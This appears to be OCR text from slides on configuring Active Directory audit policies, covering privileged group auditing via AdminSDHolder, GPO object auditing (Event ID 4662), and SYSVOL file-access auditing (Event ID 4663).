
Since We Are Auditing Reads and Writes, Modifications are Logged Too!




Privileged Group Auditing

- Configure auditing on the following AD privileged groups to identify AD recon type activities:
  - Administrators (AdminSDHolder)
  - Domain Admins (AdminSDHolder)
  - Enterprise Admins (AdminSDHolder)
  - **Other custom privileged groups**
- The same auditing settings apply for auditing group access:
  - Principal, enter “Everyone”
  - Applies to “This object only” (or “This object and all descendants” for member account auditing as well)
  - Permissions = “Read all properties”
  - Properties = “Read all properties”

Set Auditing on AdminSDHolder for Auditing Highly Privileged AD Groups & Accounts



Set Auditing on Custom Privileged Groups




Auditing Beyond Recon

GPO AD Object Auditing (Event ID 4662)


Audit **Everyone for** Descendant **groupPolicyContrainer** objects:


- **Successful** accesses of type **Delete** and **Modify** Permissions
- **Successful** accesses of type **Write versionNumber** (& **DisplayName**)





GPO SYSVOL Auditing (Event ID 4663)

- Enable File Auditing
  - **Computer Configuration/Policies/Windows Settings/Advanced Audit Policy Configuration/Audit Policies/Object Access**
  - Enable **Audit File System** for **Success**
- Configure File Auditing
  - On **%systemroot%\SYSVOL** folder, open the properties of the domain folder and go to the Auditing tab
  - Audit **Everyone &** applies to **This folder, subfolders and files**
    - **Successful** accesses of type **Create files / Write data**, **Create folders / append data**, **Delete subfolders and files**, **Delete**, and **Change permissions**.


Advanced Audit Policy Configuration
Audit Policies
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change
Privilege Use
System
Global Object Access Auditing
Resource Manager
Audit Events
File system
Configured
Registry
Not configured


File system Properties
Policy
Explain
Configure the file system global object access audit policy here
Define this policy setting
Configure
OK
Cancel
Apply

